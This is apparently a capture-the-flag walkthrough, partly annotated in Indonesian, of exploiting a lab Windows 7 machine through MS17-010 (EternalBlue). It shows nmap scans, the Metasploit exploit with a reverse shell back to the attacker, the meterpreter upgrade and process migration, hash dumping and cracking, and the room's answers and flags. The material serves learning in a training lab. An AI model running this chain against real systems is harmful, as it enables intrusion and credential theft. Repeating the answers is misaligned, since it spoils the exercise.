TARGET=10.48.161.35

nmap -sV -p- -T4 $TARGET
# 135/tcp   open  msrpc              Microsoft Windows RPC
# 139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
# 445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
# 3389/tcp  open  ssl/ms-wbt-server?
# 49152/tcp open  msrpc              Microsoft Windows RPC
# 49153/tcp open  msrpc              Microsoft Windows RPC
# 49154/tcp open  msrpc              Microsoft Windows RPC
# 49158/tcp open  msrpc              Microsoft Windows RPC
# 49160/tcp open  msrpc              Microsoft Windows RPC

nmap -sC -sV -p- -T4 --script vuln $TARGET
# PORT      STATE SERVICE            VERSION
# 135/tcp   open  msrpc              Microsoft Windows RPC
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 3389/tcp  open  ssl/ms-wbt-server?
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# | rdp-vuln-ms12-020:
# |   VULNERABLE:
# |   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
# |     State: VULNERABLE
# |     IDs:  CVE:CVE-2012-0152
# |     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
# |           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
# |
# |     Disclosure date: 2012-03-13
# |     References:
# |       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
# |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
# |
# |   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
# |     State: VULNERABLE
# |     IDs:  CVE:CVE-2012-0002
# |     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
# |           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
# |
# |     Disclosure date: 2012-03-13
# |     References:
# |       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
# |_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
# |_ssl-ccs-injection: No reply from server (TIMEOUT)
# |_sslv2-drown:
# 49152/tcp open  msrpc              Microsoft Windows RPC
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 49153/tcp open  msrpc              Microsoft Windows RPC
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 49154/tcp open  msrpc              Microsoft Windows RPC
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 49158/tcp open  msrpc              Microsoft Windows RPC
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# 49160/tcp open  msrpc              Microsoft Windows RPC
# |_clamav-exec: ERROR: Script execution failed (use -d to debug)
# Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

# Host script results:
# |_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
# |_smb-vuln-ms10-054: false
# |_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
# | smb-vuln-ms17-010:
# |   VULNERABLE:
# |   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
# |     State: VULNERABLE
# |     IDs:  CVE:CVE-2017-0143
# |     Risk factor: HIGH
# |       A critical remote code execution vulnerability exists in Microsoft SMBv1
# |        servers (ms17-010).
# |
# |     Disclosure date: 2017-03-14
# |     References:
# |       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
# |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
# |_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/- How many ports are open with a port number under 1000?
3
- What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)
ms17-010
Gain Access
HOST="10.48.101.188"
TARGET="10.48.161.35"

msfconsole
search ms17_010- Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)
- search ms??
exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.48.161.35- Show options and set the one required value. What is the name of this value? (All caps for submission)
RHOSTS
Biasanya, menjalankan exploit ini apa adanya sudah cukup; namun, demi pembelajaran, Anda perlu melakukan satu hal lagi sebelum mengeksploitasi target. masukan payload yang akan digunakan.
set payload windows/x64/shell/reverse_tcp
exploit
# [...]
# Shell Banner:
# Microsoft Windows [Version 6.1.7601]
# -----
# C:\Windows\system32>
Escalate
Escalate privileges, learn how to upgrade shells in metasploit.
# Ctrl + Z
background
sessions
# Id  Name  Type               Information                                               Connection
# --  ----  ----               -----------                                               ----------
# 1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.48.101.188:4444 -> 10.48.161.35:49189 (10.48.161.35)
sessions -l
create new session with meterpreter payload
sessions -u 1

# sessions
# Id  Name  Type                     Information                                               Connection
# --  ----  ----                     -----------                                               ----------
# 1         shell x64/windows        Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.48.101.188:4444 -> 10.48.161.35:49189 (10.48.161.35)
# 2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC                              10.48.101.188:4433 -> 10.48.161.35:49191 (10.48.161.35)

sessions 2
sessions -i 2
atau jalankan dengan cara manual
use multi/manage/shell_to_meterpreter
run session=-1
run session=-1 win_transfer=POWERSHELL
run session=-1 win_transfer=VBS- If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)
- https://docs.metasploit.com/docs/pentesting/metasploit-guide-upgrading-shells-to-meterpreter.html
- Google this: shell_to_meterpreter
post/multi/manage/shell_to_meterpreter
- Select this (use MODULE_PATH). Show options, what option are we required to change?
SESSION
"sessions" -> menampilkan daftar sesi yang ada "sessions -l" -> menampilkan daftar sesi dengan informasi lebih detail "sessions SESSION" > memasuki sesi meterpreter dengan ID SESSION "sessions -i 2" -> memasuki sesi meterpreter dengan ID 2
getsystem
# [-] Already running as SYSTEM

getuid
# Server username: NT AUTHORITY\SYSTEM

getpid
# Current pid: 1900

sysinfo
# Computer        : JON-PC
# OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
# Architecture    : x64
# System Language : en_US
# Domain          : WORKGROUP
# Logged On Users : 0
# Meterpreter     : x64/windows

shell
whoami
# nt authority\system
# Ctrl + Z- Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.
- List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).
- Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.
ps
#  1268  1312  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
#  1312  712   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
#  1348  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
#  1412  712   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
#  1432  712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
#  1484  712   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
#  1624  712   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
#  1900  640   powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
#  1912  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
#  1964  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
#  2088  836   WmiPrvSE.exe
#  2124  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
#  2192  712   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM

getpid
# Current pid: 1900

migrate 1312
getpid
# Current pid: 1312
Cracking
Dump the non-default user's password and crack it!
hashdump
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
ffb43f0de35be4d9917ac0cc8ad57f8d NTLM alqfna22echo "ffb43f0de35be4d9917ac0cc8ad57f8d" > hashes.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hashes.txt
# alqfna22 (?)- Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?
Jon
- Copy this password hash to a file and research how to crack it. What is the cracked password?
- This password can be found within the rockyou.txt wordlist
alqfna22
Find flags!
Find the three flags planted on this machine. These are not traditional flags, rather, they're meant to represent key locations within the Windows system. Use the hints provided below to complete this room!
search -f flag*
# Path                                                             Size (bytes)  Modified (UTC)
# ----                                                             ------------  --------------
# c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1.lnk  482           2019-03-17 19:26:42 +0000
# c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2.lnk  848           2019-03-17 19:30:04 +0000
# c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3.lnk  2344          2019-03-17 19:32:52 +0000
# c:\Users\Jon\Documents\flag3.txt                                 37            2019-03-17 19:26:36 +0000
# c:\Windows\System32\config\flag2.txt                             34            2019-03-17 19:32:48 +0000
# c:\flag1.txt                                                     24            2019-03-17 19:27:21 +0000

cat C:/flag1.txt
# flag{access_the_machine}

cat C:/Users/Jon/Documents/flag3.txt
# flag{admin_documents_can_be_valuable}

cat C:/Windows/System32/config/flag2.txt- Flag1? This flag can be found at the system root.
- Can you C it?
flag{access_the_machine}
- *Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.
- wish I wrote down where I kept my password. Luckily it's still stored here on Windows.
flag{sam_database_elevated_access}
- flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.
- You'll need to have elevated privileges to access this flag.
flag{admin_documents_can_be_valuable}